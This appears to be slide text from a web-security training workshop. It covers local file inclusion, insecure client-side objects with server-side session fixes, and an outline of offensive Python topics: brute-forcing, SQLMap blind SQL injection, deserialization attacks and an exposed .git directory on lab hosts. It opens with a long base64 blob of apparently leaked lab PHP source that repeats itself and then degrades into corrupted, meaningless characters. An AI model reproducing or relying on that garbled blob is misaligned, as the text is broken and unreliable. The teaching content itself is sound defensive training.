PD9 wa HAKCiRia W8gPSAiU3RyYWlnaHQgdG8gamFpbCEiOwokc2VjcmV0ID0gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI70gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3VyIG1vc3QgY20tbW9uIHBhc3N3b3VyIG1vc3QgY20tbW9uIHBhc3N3b3VyIG1vc3QgY20tbW9uIHBhc3N3b4VyIG1vc3QgY20tbW9uIHBhc3N3b4VyIG1vc3QgY20tbW9uIHBhc3Nab4VyIG1vc3QgY20tbW9uIHBhc3Nab4VyIG1vc3QgY20tb

- It's base64, so let's decode it
- Use your shell or an online tool!

- How do we fix this? (Mapping)
- Never allow any user input to be present in the argument to include
- Once an attacker can control an include, its game over
- Whitelist source files if you absolutely must have the parameter sent by the client

Insecure Objects

- There are many ways to make a system insecure
- If you aren't careful, you can introduce bugs
- Many are tempted to roll their own authentication systems
- Often, they fail

Insecure Objects

- One such way to do that is by not making use of a secure means of maintaining persistent data for a user
- Let's take an example:
 - http://web.spro.ink/insecureobjects/basic.php

Insecure Objects

- How can we fix this?
- Always analyse the level of you place on your users
- Never use any data that you cannot verify the integrity of
- Prefer storing the data on the server side through the session and only let the user's browser carry and identifying session id

That's it for the First Hour

Welcome back!

Offensive Scripting with Python

IPython Interpreter

• ipython

Python requests

• Import requests

Automating Dictionary/Brute-Forcing Attacks

Automating Blind SQLi Attacks with SQLMap

Serialization/Deserialization Attacks

Git

- http://dvwa.spro.ink/.git/
- What's the big deal?



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